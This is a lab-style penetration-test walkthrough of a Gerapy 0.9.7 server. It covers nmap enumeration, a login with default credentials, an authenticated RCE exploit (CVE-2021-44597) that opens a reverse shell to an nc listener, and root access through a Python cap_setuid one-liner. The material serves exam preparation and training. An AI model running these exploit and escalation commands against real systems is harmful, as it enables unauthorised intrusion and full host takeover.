

Let us start off with a nmap scan:
┌──(root㉿user)-[/home/user]
└─# nmap -p- -Pn $target -v -T5 --min-rate 1500 --max-rtt-timeout 500ms --max-retries 3 --open -oN nmap.txt && nmap -Pn $target -sVC -v && nmap $target -v --script vuln
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-07 23:14 BST
Initiating Parallel DNS resolution of 1 host. at 23:14
Completed Parallel DNS resolution of 1 host. at 23:14, 0.02s elapsed
Initiating SYN Stealth Scan at 23:14
Scanning 192.168.147.24 [65535 ports]
Discovered open port 22/tcp on 192.168.147.24
Discovered open port 8000/tcp on 192.168.147.24
Completed SYN Stealth Scan at 23:14, 9.73s elapsed (65535 total ports)
Nmap scan report for 192.168.147.24
Host is up (0.031s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
8000/tcp open  http-alt

<SNIP>
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 b9:bc:8f:01:3f:85:5d:f9:5c:d9:fb:b6:15:a0:1e:74 (ECDSA)
|_  256 53:d9:7f:3d:22:8a:fd:57:98:fe:6b:1a:4c:ac:79:67 (ED25519)
8000/tcp open  http    WSGIServer 0.2 (Python 3.10.6)
|_http-title: Gerapy
|_http-cors: GET POST PUT DELETE OPTIONS PATCH
| http-methods:
|_  Supported Methods: OPTIONS GET
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

<SNIP>
Port 8000: WSGIServer 0.2, is a Web Server Gateway Interface. In the world of Python, this is usually the built-in development server used by frameworks like Django.
The output from our nmap scan above indicates the http-title is 'Gerapy' so we can head over to the page and examine the contents

Gerapy is a distributed crawler management framework designed to manage, deploy, and monitor web scrapers created with Scrapy. It acts as a graphical user interface (GUI) and API for Scrapyd, making it easier to handle multiple crawling tasks.
I ran dirsearch / fuff and attempted to use basic bypass attempts on the login form but this failed. I then looked for default credentials and a google search revealed that admin:admin is a default user:password combination.
With a successful login confirm we can examine the admin dashboard and see that the version in use is 0.9.7.

From here, we can look to search for public exploits and in the process I came across this CVE-2021–44597:
┌──(venv)─(root㉿user)-[/home/user/Downloads/dirsearch]
└─# searchsploit gerapy
---------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                      |  Path
---------------------------------------------------------------------------------------------------- ---------------------------------
Gerapy 0.9.7 - Remote Code Execution (RCE) (Authenticated)                                          | python/remote/50640.py
---------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
This exploit logs into Gerapy and creates a fake project to reach a vulnerable "parse" function. It then injects a base64-encoded bash command into the "spider" parameter, which the server executes directly, giving you a reverse shell as the app user.
I am getting in the habit of manually replicating these exploits (which is good practice for the exam) but if you want to gain a shell automatically then I would suggest using the following exploit — link.
┌──(root㉿user)-[/run/…/user/2024/HTBox/levram]
└─# python3 exploit.py -t http://192.168.147.24:8000 -u admin -p admin -lhost 192.168.45.183 -lport 4444
Logging in
Creating project
Sending Payload

┌──(venv)─(root㉿user)-[/home/user/Downloads/dirsearch]
└─# rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.183] from (UNKNOWN) [192.168.147.24] 35362
bash: cannot set terminal process group (846): Inappropriate ioctl for device
bash: no job control in this shell
app@ubuntu:~/gerapy$ whoami
whoami
app
Privilege Escalation
There were no SUID paths or kernel exploits that seemed to work here. I got into a little rabbithole but you just need to zoom out and reexamine the linpeas output:

This shown that the Python 3.10 binary has been assigned the cap_setuid=ep capability; this specific capability allows the binary to change its user ID (UID) to any other user on the system, including root, without needing the full privileges typically associated with the root account.
For local privilege escalation, this means any user who can execute Python can instantly become root by running a single command to switch their UID to 0.
app@ubuntu:~/gerapy$ python3 -c 'import os; os.setuid(0); os.system("/bin/bash")'
<c 'import os; os.setuid(0); os.system("/bin/bash")'
id
uid=0(root) gid=1000(app) groups=1000(app)